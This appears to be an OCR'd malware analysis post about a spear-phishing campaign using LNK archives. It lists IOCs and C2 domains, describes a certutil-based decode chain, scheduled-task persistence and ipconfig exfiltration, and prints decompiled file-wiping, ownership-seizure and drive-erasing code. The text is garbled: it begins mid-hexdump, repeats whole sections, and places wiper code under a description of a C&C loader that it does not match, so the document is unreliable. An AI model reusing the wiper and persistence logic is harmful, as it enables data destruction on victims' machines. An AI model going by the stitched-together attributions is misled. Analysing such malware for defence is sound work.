00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.


```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

